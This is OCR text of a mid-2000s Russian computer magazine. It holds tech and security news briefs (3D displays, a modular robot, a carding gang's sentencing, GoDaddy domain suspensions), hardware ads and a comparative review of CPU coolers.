Может быть, что вскором времени в мобилах, и не только в них, появятся трехмерные дисплеи. Samsung SDI представила успешную разработку новой технологии, позволяющей воспроизводить объемные изображения на дисплеях практически любых устройств. Основа технологии хитрых корейцев — плоские панели с активной матрицей на органических LED'ах (active matrix organic light-emitting diode — AMOLED), что неудивительно, поскольку Samsung является лидером в области построения LED-дисплеев. Общественные организации представили в рамках анонса 4,3" AMOLED-дисплей, который обеспечивает наибольшую скорость работы и наилучшее разрешение объемного изображения по сравнению с уже существующими 3D-дисплеями. Но на достигнутом Samsung не останавливается. В настоящее время компания продолжает работу над технологией, чтобы сделать возможным ее использование не только в мобилах, но еще в ноутбуках и телевизорах. По прогнозам Samsung, в ближайшие лет десять большинство дисплеев будут поддерживать функции воспроизведения объемного изображения, а к 2010-му году спрос на 3D-дисплеи возрастет вдвое.

Первый робот-полиморф

Тебе, наверное, и так понятно, зачем нужен многофункциональный блочный робот. О них много писали и даже демотстрировали прототипы. Но теперь можно со всей уверенностью сказать, что первый робот-полиморф создан. Это сказал адъюнкт-профессор Вэй Минь Шэнь из университета Южной Калифорнии (USC). Назвали машину довольно скромно — SuperBot. Бюджет «Супербота» составляет ни много ни мало $8 миллионов. И деньги эти, в основном, идут от NASA, потому как робот нацелен на освоение космоса. Задумывался SuperBot как модульный, многофункциональный и переконфигурируемый робот. В теории он может ползти, как змея или гусеница, превращаться в колесо, а также сформировать руку-манипулятор, стать ровером, машиной-альпинистом, чтобы спуститься в кратер, или даже быть мобильной платформой. Создать такого гибкого робота позволили автономные, интеллектуальные и самопереконфигурируемые модули, лежащие в основе всей системы. Отдельно взятый модуль, имеющий 2 электромоторчика и компьютерный чип, может самостоятельно передвигаться и переворачиваться. Соединиться друг с другом модули могут в четырех местах с различной ориентацией. На закуску разработчики намереваются продемонстрировать «летательные способности» единственного модуля в условиях микрогравитации.







LG FLATRON L1750U

Товар сертифицирован

Во Власти Качества

Джентльмен из бизнес-класса

LG FLATRON L1750U- самый тонкий 17”-й монитор (толщина 35 мм)

Диагональ - 17” / Время отклика - 8 мс/ Толщина монитора - 35 мм/ Контрастность - 600:1/ Углы обзора - H: 160°, V: 160°/
Поддержка креплений на стол, стену, потолок.- VESA/ Соответствие стандартам - TCO’03

www.lg.ru




тел.: (495) 777-1044
факс.: (495) 958-6019
sales@dvm.ru

Москва(495): Ашан 258-9710, Белый Ветер 730-3075, Бит и Байт 788-004, Дестен Компьютерс 970-0007, Дилайн 969-2222, Инкотрейд 673-0275 ИНЛАЙН 941-6161 Инфорсер 173-9934, Карин 956-1158, Кибертроника 504-2531, НИКС 974-3333, Неоторг 363-3825, НТ компьютерс 917-1930 Регард-Трейд ЛТД 101-4158, Сетевая лаборатория 500-0305, СтартМастер 967-1515, Техносила 777-8-777, Формоза-Альтаир 234-2165 Ф-Центр 105-6447, Цифровой мир 785-3888, Эльдорадо 500-0000 AVJ 158-6362, Forum Computers 775-7559, LINTEK.RU 939-2432, OLDI 232-3009 Polaris 970-1930, Pronet 789-3846, Sunrise 542-8070, TechHome.ru 225-8808, ULTRA Computers 775-7566, USN Computers 775-820; **Бийск (3854):** "Компьютерград” 333-232; **Барнаул (3852):** Оргтехсервис 243-296, **Благовещенск (4162):** Ксерокс Сервис 41-12-16, Джи-Эс-Ти партнер 53-9280; **Екатеринбург (343):** АСМ Электроника 217-9696, Белый Ветер Екатеринбург 377-6518, Трилайн 378-7070, Диджитек 377-7407; **Иркутск (3952):** Альф Компьютерс 25-15-45, Комтек 25-83-38; **Казань (8432):** Логические системы 11-22-33, МЭЛТ 511-12-12, Tatin.com 264-41-41; **Саратов (8452):** АТТО 444-111, БИТ 268-40-40; **Набережные Челны (8552):** Элекам 35-8910; **Нижневартовск (3466):** Ланкорд 61-22-22, **Нижний Новгород (8312):** Домашний компьютер 166-000, Kola Distribution 34-1015, UST 30-1674, Ай-Ти-Он 63-01-53; **Новосибирск (383):** Мега 334-04-40, ТехноСити 332-4163 Левел 212-0005; **Норильск (3919):** Солнечный 463756; **Омск (3812):** “Лаборатория систем 321” 24-54-12, Бизнес Техника 23-33-77, Домотехника 58-7777 **Оренбург (3532):** КС-Центр 77-47-11; **Пермь (342):** 21-24646 Инстартехнолоджи; **Ростов-на-Дону (8632):** Computer-City 290-4590, ТД Иманго 237-0686 Поиск-компьютер 250-1300; **Краснодар (861):** Поиск-компьютер 253-3878; **Ставрополь (8652):** Поиск-Компьютер 77-22-23, Телемир 566-777 Томск (3822): Стек 554-554; **Уфа (3472):** Форте ВД 37-9606; **Челябинск (3512):** Рембыттехника 72-56-01




MICROSOFT ДЕЛИТСЯ СЕКРЕТАМИ С ХАКЕРАМИ

Можешь ли ты представить ситуацию, когда дяди из Microsoft сами приходят к хакерам и рассказывают о тонкостях защиты винды? Мне как-то слабо представляется. А вот сами дяди из Microsoft ничего зазорного в этом не видят, поэтому решили принять участие в хакерской конференции Black Hat, которая состоится уже скоро. Причем не просто поучаствовать, а прочитать несколько докладов о методах защиты грядущей Висты, разных функциональных особенностях и тому подобных вещах. Всего за один день спецы из Microsoft планируют сделать 5 презентаций, одна другой откровеннее. Так что злохакеры, попавшие на Black Hat, смогут узнать о защитных механизмах новой ОС задолго до ее выхода и заранее разработать свои злотехники взлома. «Каков мотив столь странного поведения?» — спросишь ты. По словам представителей Microsoft, такой шаг вызван политикой компании, которую можно изложить в двух словах: «Наша система безопаснее всех!». И реальную степень этой самой безопасности они предлагают определить независимым специалистам, то есть хакерам.



Квантовые дисплеи — «старая» новинка

Как тебе известно, плоские и даже гибкие дисплеи — уже не новинка на мировом рынке электронной техники. Но современные LCD- и OLED-дисплеи не могут обеспечить достаточной яркости и контрастности. А те, которые могут, стоят довольно дорого. В связи с этим различные компании ведут поиски новых продуктов, способных при относительно низкой стоимости предложить потребителю гибкий дисплей с высокой контрастностью и быстродействием. И при этом была «реанимирована» технология дисплеев на квантовых точках. Квантовые точки — это специальные нанокристаллы, ведущие себя как один отдельный атом. Первый прототип-дисплей от американской компании QD Vision's — всего лишь монохромная полоска размерами 32x64 пикселя. Но, несмотря на малые размеры прототипа, Ко-Салливан, представитель компании, уверяет, что через несколько месяцев будет сконструирован прототип «квантового дисплея», не уступающий по разрешению современным HDTV. Кроме высокой яркости и контрастности (изображение на дисплее можно видеть даже при ярком солнечном свете), устройство будет потреблять меньше энергии, чем современные аналогичные LCD-телевизоры. Также новый дисплей можно изгибать практически в любом направлении. Также дисплей на квантовых точках может покрывать гораздо больше цветов из видимой области спектра, чем любой OLED или LCD. Как говорит Салливан, количество цветов, отображаемых QD-LED дисплеем может быть на 30% больше, чем в современных CRT-дисплеях. Снижение энергопотребления достигается за счет того, что нерабочие пиксели не потребляют энергию, в то время как в LCD-дисплеях задняя подсветка работает все время, несмотря на то, сколько пикселей в настоящее время заблокировано. Для производства одного фотона в QD-LED тратится всего 50 электронов, что немного для светоизлучающего устройства. Поэтому дисплеям на квантовых точках также не потребуется задней подсветки, без которой LCD-дисплей невозможно сконструировать.



Операция Мозар

В прошлом месяце в Великобритании прошла антитеррористическая операция «Мозар», в результате которой были арестованы 30 человек. Началось все с того, что британские спецслужбы установили электронное наблюдение за несколькими людьми, подозревавшимися в связях с террористами. Полиция перехватила сетевую переписку и блокировала каналы, по которым она шла. Из полученной инфы стало ясно, что чуваки задумали недоброе, а именно: взорвать здание парламента в Оттаве. Всплывшее имя Абу Мусаба аль-Заркави, лидера подпольной террористической группы в Ираке, стало тому подтверждением. Спецслужбы арестовали сначала 17 человек, участвовавших в переписке, а через них вышли на остальных. Большинство задержанных оказались людьми, завербованными террористами через интернет. Бородатые слуги Аллаха уже давно используют передовые технологии для пополнения своей армии. Так что если тебе в мыло попадет письмо от какого-нибудь Моххамеда бин Ладена, то лучше его сразу удали — от греха подальше.



Три года за карикатуру Христа

Веб-блоги за последние несколько лет стали не просто одним из интернет-комьюнити, а настоящей сетевой болезнью, которой заражены миллионы людей. Каждый теперь считает себя просто обязанным поделиться своими мыслями и наблюдениями с остальными, причем мысли эти могут быть о чем угодно. Но если в нашей стране каждый может в своих дневниках безнаказанно обсирать правительство или, к примеру, звезд эстрады, то жителям Сингапура теперь приходится следить за своим языком. Недавно там арестовали автора одного из блогов, который выложил у себя карикатуру Иисуса Христа в виде зомби и подписал: «Почему мой Мессия пытается съесть мой мозг? На третий день Иисус восстал из могилы». Соцнадзор шутку не оценил и сначала попросил убрать провокацию по-хорошему, а когда сингапурский графоман не повиновался, выслал ему повестку в суд. Причем штрафом за хулиганство чувак может и не отделаться — максимальное наказание составит 3 года тюрьмы. Это, кстати, не первый подобный случай: в прошлом году в этой стране посадили за решетку двух китайцев, сетевые писульки которых разгневали сингапурских мусульман. Причем так, что азиаты сидят и по сей день. Что бы подумала сингапурская полиция нравов про авторов кружка «Веселый богохульник»: http://community.livejournal.com/ru_blasphemy

Кардерский приговор



В кардерском мире есть люди, которые воруют помаленьку, и не привлекают к себе особого внимания, а есть такие, что гребут лопатами, и рано или поздно оказываются в коморке 3х3. Именно ко второй категории относится банда одессита Артура Ляшенко, которая почти три года терроризировала бедных буржуев. Основной их деятельностью было производство и сбыт фальшивых кредиток, а добыванием инфы о номерах реальных счетов занимались отдельные люди. Любой желающий мог купить у них карточку с минимальным количеством денежных знаков за 100-150$, клиенты посерьезнее брали кредитки с многозначными суммами за 40-50%. У кардеров даже был свой сайт, откуда они сбывали основную часть поддельных кред. К поимке Ляшенко и Со подключились как МВД, так и спецслужбы (Интерпол, ФБР), ведь ущерб от их работы оценивался уже в районе 90 миллионов долларов. Как их поймали — тема отдельной статьи. Скажу только, что при задержании банды на их штаб-квартире нашли более 80-ти тысяч карт на миллионы баксов. На днях московский суд вынес парням приговор: главаря Ляшенко приговорили к 6-ти годам общего режима, а остальным членов группы — от 5 лет условно до 5 лет за решеткой.

ПОД КОЛПАКОМ У АНБ

Не секрет, что Агентство национальной безопасности США владеет большой базой данных американски жителей и не только. Телефоны, адреса, номера социального страхования, судимости и даже особые приметы. Но АНБ этого показалось мало, и парни решили расширить свою сокровищницу. А как это лучше всего сделать? Правильно, обратиться к интернету. Ведь народ в сети на каждом углу оставляет о себе разные полезные сведения. Чего стоят только сайты знакомств и веб-блоги. Конечно, если вручную фильтровать все это добро — никакого здоровья не хватит, поэтому сейчас Агентство занимается разработкой технологии быстрого сбора данных по заданным критериям. Мораль сей басни такова: смотри, что пишешь, — Большой Брат не дремлет.

Доменный беспредел


Сложная ситуация возникла вокруг российского хостинг-провайдера Majordomo и крупнейшего американского регистратора доменов GoDaddy. В середине июня годэдди блокировала домены клиентов мажордомо, мотивируя это жалобами на спам с этих адресов. Автором недовольства была компания Spamhouse, занимающаяся ведением черного списка спамерских адресов. Получив письмо от спамхауза, деддики долго разбираться не стали, а просто отключили домены. Majordomo это, конечно, не понравилось, тем более что никаких доказательств рассылки спама от них нет. Имена «плохих» клиентов, которые назвал регистратор, по словам хостера, к нему отношения не имеют – один еще в прошлом году прервал сотрудничество, другой – вообще является сторонней компанией. Получается, что GoDaddy, не проверив инфу, ввела такие кардинальные меры. Итогом переписки между двумя организациями стало предложение от регистратора заплатить по $199 за восстановление каждого отключенного домена или по $55 за переход к другому регистратору. Конечно, Majordomo может подать в суд, но есть мнение, что от этого не выиграет никто: GoDaddy – буржуйская контора и является чем-то вроде Майкрософта в своем деле. Чем все закончится, не известно, а пока блокированные домены имеют длинную приставку: SUSPENDED-FOR.SPAM-AND-ABUSE.COM.





КИТАЙ ПОД ФЛАГОМ LINUX

В конце 2005-го года китайское правительство объявило, что планирует сократить закупаемый софт от Microsoft на четверть. В июне этого года китайцы подошли к вопросу кардинально. Страна восходящего солнца решила полностью отказаться от услуг дяди Билла, и все китайские компьютеры оснастить ОС Linux. По крайней мере, те, которые стоят в правительственных и госучреждениях. «Этя глябальная тиндесия. Линукся дешевый, степень ево адаптасии тожи высокий, однако», — прокомментировал решение верхов Майк Лин, консультант компании Taipei Computer Association. А Майкрософт осталось только развести руками: «Покупатели вольны сами выбирать, что им нужно». Тем не менее, с правительством Китая согласны далеко не все. Например, крупнейший производитель ПК в этой стране, компания Lenovo, планирует и дальше сотрудничать с Microsoft, устанавливая винду на все выпущенные компьютеры. Эксперты предрекают, что, если Lenovo будет гнуть свою линию, ее конкуренты Dell и HP отберут часть рынка, а значит, лишат компанию прибыли. К тому же неизвестно, как к этому отнесется президент Китая вместе с министрами, — представители этого народа известны своими кардинальными мерами к «смутьянам правильного режима». Кстати, на русских секурити-форумах наши спецы вовсю поддерживают китайцев и выражают сожаление, что такого поворота пока не произошло в России.



Google продолжает трудиться на благо народа, но при этом все равно находятся злые люди, которые не ценят усилий компании. Мало того, подают на любимца народа в суд. Как, например, La Martiniere — французское издательство, обвинившее Google в нарушении авторских прав. Как ты уже, наверное, знаешь, одно из отделений поисковой компании занимается оцифровкой книг нескольких крупнейших библиотек мира. Но по закону это можно делать только с разрешения издательств, а Google не спрашивает разрешения. До недавнего времени проект книжной оцифровки вызывал лишь критику у таких организаций, как Association of American University Presses, но теперь Гуглу так просто не отделаться. Компания делает упор на старые оцифрованные книги (авторов уже давно нет в живых, да и не ради прибыли это делается, а чтобы сохранить знания потомкам). Но посмотрим, что скажет суд.

LA MARTINIERE ПРОТИВ GOOGLE



Бактерия в киберпространстве

Бактерия E.Coli — пока еще не в киберпространстве, а под микроскопом.

В одном из прошлых выпусков ты уже читал, как ученые впервые оцифровали вирус. Теперь они взялись за кишечную палочку — бактерию E.Coli. И хотят не только ее там смоделировать, но и создать ей «реальную» среду, в которой она сможет жить. Тогда станет возможным изучить не только биохимию палочки, но и оцифровать работу генов в реальном времени. «Вы только представьте себе, что можете сесть за компьютер и проводить над животным разные эксперименты, наблюдая, как и что работает, попутно выясняя, почему это произошло, а это — нет, — рассказывает канадский профессор Майкл Эллисон, биолог из университета Альберты. — Мы не сможем совершить революцию в биологии, пока не научимся моделировать живой организм».

Шансы на успех появились у ученых только в последние несколько лет, а когда удастся достичь результата — можно только гадать. И это притом, что ученые замахнулись всего лишь на скромного обитателя человеческого кишечника, который устроен довольно просто. Выбор в пользу E. coli, одной из любимейших учеными модели для биологических экспериментов, доктор Эллисон объясняет так: «Мы взяли самый простой организм, о котором знаем больше всего».


И вот, с целью оцифровать бактерию в ноябре 2002-го года был сформирован Международный альянс (International E. coli Alliance — IECA). В эту организацию вошли канадцы из проекта Cybercell, японцы из Института передовых биологических наук (IAB), англичане из группы IBEC, американцы из консорциума E.coli, фармацевтическая компания GlaxoSmithKline и многие другие.

Альянс распределил задачи между лабораториями, и началась реализация проектов, в ходе которой ученые из разных стран объединяют свои усилия. «Но даже если бы мы смогли сегодня создать модель всей бактерии, это не означало бы, что мы смогли бы понять созданное, — добавляет Тьерри Эмонет из Чикагского университета. — Хитрость в том, что мы должны вести строительство шаг за шагом, проверяя и изучая явления по очереди». Так, глядишь, лет через 10 дойдут и до оцифровки тебя самого.

MICROSOFT ПЕРЕВОСПИТАЛА СПАМЕРА



«Теперь могу сказать наверняка: я прозрел! Понял, что спам — это зло, и с ним нужно бороться. А ведь еще недавно я относился к нему, как к игре в кошки-мышки. Но общение с господином прокурором, товарищем следователем и мистером судьей показали мне всю неправоту моих прежних мыслей. Да, друзья мои, я записался в добровольцы антиспамерского движения. Скажем решительное «НЕТ» спаму! Смерть спамерскому захватчику!» — текст примерно такого содержания опубликовал недавно в своем веб-блоге 24-летний техасец Райан Питиляк, по мнению экспертов, один из 5 самых активных спамеров мира. На пике своей карьеры Райан рассылал до 25 миллионов писем в день! Что же послужило причиной озарения? Все просто, война Microsoft против спама привела к аресту этого молодого человека, и, чтобы избежать долгих лет за решеткой, Питиляк подписал с компанией мирное соглашение, стоившее ему миллион баксов. Но это не уберегло его от общения с доблестной полицией штата, а там таких прохиндеев, что и говорить, не любят. Теперь бывший спамер считает себя «антиспамером-активистом» и обещает приложить все усилия в борьбе с такими же, каким некогда он был сам.



Кто на свете всех быстрее?

Конечно, транзисторы, и не простые, а MOSFET, недавно построенные учеными из Гарварда. Скоростной транзистор состоит из германиево-кремниевого ядра и кремниевых нанострун. Как говорят эксперты, это самый совершенный полевой транзистор, который когда-либо был создан. Ge/Si нанострунный полевой FET в 3-4 раза быстрее, чем современные кремниевые CMOS. Также этот нанотранзистор может посоревноваться в области быстродействия с обычными плоскими полевыми FET'ами, а также с наиболее быстрыми транзисторами на основе нанотрубок, которые до настоящего момента были абсолютными рекордсменами. Скорее всего, в недалеком будущем микроэлектронной индустрии появится новый стандарт FET-устройств — нанострунный Ge/Si FET. Также новый нанотранзистор технологически совместим с логическими схемами на прозрачных и гибких основах – пластике, органических пленках и т.п.



Thermaltake Rocket

Поддерживаемые платформы: Socket 940/939/754, LGA 775
Материалы: медь, алюминий
Производительность помпы, л/час: 120
Уровень шума, дБ: 20
Тип вентилятора: водяная помпа
Размеры, мм: 60x78x23,5 — теплообменник; 150x145x640 — радиатор
Вес, г: 453 — теплообменник, 4300 — радиатор

ВНЕ КОНКУРСА

170$

Плюсы Thermaltake Rocket очевидны: вывод тепла за пределы системного блока, практически полная беззвучность всей системы (работает только водяная помпа), хорошая эффективность за счет большого количества охлаждающей жидкости и площади радиатора. Осмотрим эту систему. Радиатор имеет небольшие ребра и внутренние трубки, для увеличения поверхности теплообмена. Вторым пунктом идет помпа с производительностью 120 литров в час. Монтируется она внутри корпуса и подключается к внутреннему питанию, таким образом обеспечивается ее включение одновременно с просыпанием компьютера. И самый главный элемент системы — водоблок для процессора. Массивная медная пластина с пластиковой крышкой и синим светодиодом призвана отбирать теплоту CPU. Главная особенность Thermaltake Rocket — полное отсутствие вентиляторов. За это приходится платить большей температурой и дополнительным местом, которое занимает огромный радиатор. Водяные системы с активным холодильником могут быть эффективнее.




Алексей Шуваев, test_lab
(test_lab@gameland.ru)

Тестовый стенд
Процессор, ГГц: 3,46; Intel Pentium 4 EE
Материнская плата: Asus P5WDG2-WS
Видеокарта, Мб: 256, HIS Radeon X1300 IceQ
Память, Мб: 2x512 Mb Corsair XMS2-4300
Жесткий диск, Гб: 80, Seagate 7200rpm
Блок питания, Вт: 520

Мороз по коже

Тест мультиплатформенных кулеров

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: Nevada (т.(495) 101-2819, www.nevada.ru), 3Logic (т.(495) 540-9136, www.3logic.ru), российским представительствам компаний Gigabyte, Scythe, а также европейскому представительству компании Scythe.



ОБЫЧНЫМ ЮЗЕРАМ ДАЖЕ ЛЕТОМ ВПОЛНЕ ХВАТАЕТ БОКСОВЫХ СИСТЕМ ОХЛАЖДЕНИЯ, ПОСТАВЛЯЕМЫХ ВМЕСТЕ С ПРОЦЕССОРОМ. НО ЧИТАТЕЛЬ НАШЕГО ЖУРНАЛА ПО ОПРЕДЕЛЕНИЮ ОБЫЧНЫМ НЕ ЯВЛЯЕТСЯ :). РАЗОГНАННЫЙ ВДВОЕ ПРОЦЕССОР, РАБОТАЮЩАЯ НА ПРЕДЕЛЕ ПАМЯТЬ — ВСЕ ЭТО ТРЕБУЕТ ДОСТОЙНОГО ОХЛАЖДЕНИЯ.


Технологии

Благодаря росту количества транзисторов и тактовой частоты процессоры становятся все горячее и горячее. А следовательно, охлаждение должно быть более эффективным. Все чаще используется тепловые трубы (thermal pipe), которые позволяют на значительное расстояние разнести теплоприемник и радиатор. Запаянные с обоих концов трубки частично заполнены жидкостью, которая испаряется под действием тепла. Охлаждаясь, пар конденсируется и уже в жидком (холодном) состоянии перемещается по капиллярам назад. Так энергия переносится с горячего конца трубы (процессора) на холодный (радиатор и вентилятор). Эта система позволяет эффективно передавать тепло на радиатор значительно большей площади, чем у обычных кулеров, хотя встречаются конструкции штатных размеров.

Методика тестирования

Для теста был выбран один из самых горячих процессоров - Intel Pentium 4 3.46 Extreme Edition. Программа S&M загружала его на 100%. Показания термодатчика снимались при помощи hmonitor каждые 30 секунд. Перед установкой кулера поверхность CPU тщательно очищалась, и наносился тонкий слой термопасты КПТ-8. Замер проводился в течение 20 минут, чего вполне хватает для стабилизации температуры (водяную систему мы прогревали 50 минут из-за ее инертности). Там где были реобасы, мы выставляли их на максимум оборотов.
Кулеры протестированы в экстремальном режиме: на процессоре была отключена защита от перегрева, да и приложения пользователя редко сильно грузят мощный CPU. Так что для CPU со средней производительностью подойдет практически любая система охлаждения из обзора.









Gigabyte 3D Rocket Cooler-Pro (GH-PCU22-VG)

Поддерживаемые платформы: Socket 939/754/478/A, LGA 775
Материалы: медь, алюминий, thermal pipe
Скорость, об/мин: 2500 – 4000
Уровень шума, дБ: 23,7-37,2
Тип вентилятора: 2 шарикоподшипника
Размеры, мм: 105x105x119
Вес, г: 500

Gigabyte G-Power Cooler Pro (GH-PDU21-MF)


Поддерживаемые платформы: Socket 939/754/478/A, LGA 775
Материалы: медь с никелевым покрытием, алюминий, thermal pipe
Скорость, об/мин: 1700-3200
Уровень шума, дБ: 21,3-40,1
Тип вентилятора: шарикоподшипник
Размеры, мм: 110x110x109
Вес, г: 430

Scythe Kamaboko Z CPU Cooler (SCKBK-2000)

Поддерживаемые платформы: Socket 940/939/754/478/A, LGA 775
Материалы: медь, алюминий, thermal pipe
Скорость, об/мин: 1800 – 3800
Уровень шума, дБ: 14-46
Тип вентилятора: шарикоподшипник
Размеры, мм: 96x94x92
Вес, г: 700

Scythe Mine CPU Cooler (SCMN-1000)

Поддерживаемые платформы: Socket 940/939/754/478/A, LGA 775
Материалы: медь, алюминий, thermal pipe
Скорость, об/мин: 1500
Уровень шума, дБ: 22
Тип вентилятора: 2 шарикоподшипника
Размеры, мм: 109x105x150
Вес, г: 560



Gigabyte 3D Rocket Cooler-Pro

* * * * * * * * * *

40$

Кулер с футуристическим дизайном назван ракетой не просто так: внешний ободок для отвода теплого воздуха обрамляет радиатор и создает некое подобие ступени ракеты. Продолжая серию 3D-кулеров, инженеры несколько увеличили размеры радиатора, который изготовлен из алюминия. Турбина установлена таким образом, чтобы холодный воздух втягивался через ребра в верхней части кулера, а выходил через нижнюю часть. Теплоотвод осуществляется двумя термотрубками, скрещивающимися в медном основании. Реобас, входящий в комплекте, позволяет регулировать скорость вращения вентилятора от 2500 до 4000 оборотов в минуту. Стоит отметить, что при максимальной скорости вращения звук вентилятора становится несколько назойливым. Разработчики обратили внимание на поклонников моддинга — четыре ярких светодиода окрасят внутренности твоей машины в синий цвет. Перепад температуры в 26 градусов при максимальных оборотах можно считать приемлемым, так что кулер имеет право на существование в твоей системе.

Gigabyte G-Power Cooler Pro

* * * * * * * * * *

35$

Gigabyte G-Power Cooler Pro имеет 4 тепловые трубы. Небольшой алюминиевый радиатор расположен на удалении и обладает достаточной площадью для размещения 110 мм пропеллера. Идущие в комплекте скобы позволят закрепить кулер практически на любой распространенной сейчас системе. Реобас дает возможность регулировки оборотов для уменьшения вредного воздействия шума на твою и без того нервную систему. Подключается он через специальный контроллер оборотов с тремя выходами: питание, реобас, разъем подключения вентилятора. В работе Gigabyte G-Power PRO вызывает двойственное чувство. При минимальных оборотах и низкой загрузке процессора (во время интернет-серфинга или редактирования документов) система охлаждения вполне справляется со своей задачей. При решении более ресурсоемких задач приходится увеличивать частоту вращения вентилятора. На скорости 3200 оборотов в минуту шум превращается в легкий свист, который отчетливо будет слышан даже в закрытом блоке.

Scythe Kamaboko Z CPU Cooler

* * * * * * * * * *

37$


Scythe Kamaboko Z CPU Cooler сочетает в себе классическую и совершенно новую системы: от традиционной модели взят алюминиевый радиатор, ничем не выделяющийся, но с медной вставкой-основанием, а новые технологии выражаются в применении термотрубок. Если разобрать кулер на составные части, то мы сможем наблюдать нечто похожее на Gigabyte G-Power PRO, но уже с радиатором, изготовленным из меди. Сочетание термотрубок с медным радиатором и последующее охлаждение алюминиевым сказалось на результате — среди тестируемых данный кулер смог поддерживать одну из самых низких температур. Комплект поставки содержит реобас, кабели подключения и скобы для фиксации на разных типах процессоров. Немалый вес продиктован размещенной в основании медной пластиной. Несмотря на то, что максимальная скорость вращения вентилятора равняется 3000 об/мин, шумом эта система не досаждала. Вручаем этому девайсу приз и рекомендуем его для установки в твою тачку. Хорошая покупка.

Scythe Mine CPU Cooler

* * * * * * * * * *

45$

